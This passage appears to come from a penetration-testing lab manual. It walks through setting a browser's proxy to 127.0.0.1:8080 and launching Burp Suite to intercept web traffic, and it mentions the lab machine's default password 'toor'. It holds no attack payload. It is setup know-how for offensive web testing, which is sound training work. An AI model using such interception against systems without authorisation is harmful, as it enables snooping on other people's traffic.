
6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



8. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.




9. Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.




If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

10. In the next **Burp Suite Community Edition** notification, click **OK**.




11. In the **Terms and Conditions** wizard, click the **I Accept** button.




If **Delete old temporary files?** pop-up appears, click **Delete**.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

If an update window appears, click **Close**.



13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

The screenshot shows the Burp Suite interface. At the top, there's a menu bar with 'Applications', 'Places', 'System', and system icons. The title bar reads 'Burp Suite Community Edition v2021.8.2 - Temporary Project'. Below the title bar is a navigation bar with tabs: 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', 'Help', 'Dashboard', 'Target', 'Proxy' (which is highlighted in blue), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Under the 'Proxy' tab, there are sub-options: 'Intercept' (selected and highlighted in red), 'HTTP history', 'WebSockets history', and 'Options'. Below the navigation bar is a toolbar with buttons: 'Forward', 'Drop', 'Intercept is on' (which is red), 'Action', and 'Open Browser'. The main area has two large sections: 'Use Burp's embedded browser' (with an illustration of a purple globe with locks and a padlock) and 'Use a different browser' (with an illustration of a blue globe with a password field). Below these are three smaller sections: 'Using Burp Proxy' (with a 'View' button), 'Burp Proxy options' (with a 'View' button), and 'Burp Proxy documentation' (with a 'View' button).

15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Turn the interception on if it is off.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Forward Drop Intercept is on Action Open Browser

Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Open browser

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

View

Burp Proxy options

Reference information about the different options you have for customizing Burp Proxy's behaviour.

View

Burp Proxy documentation

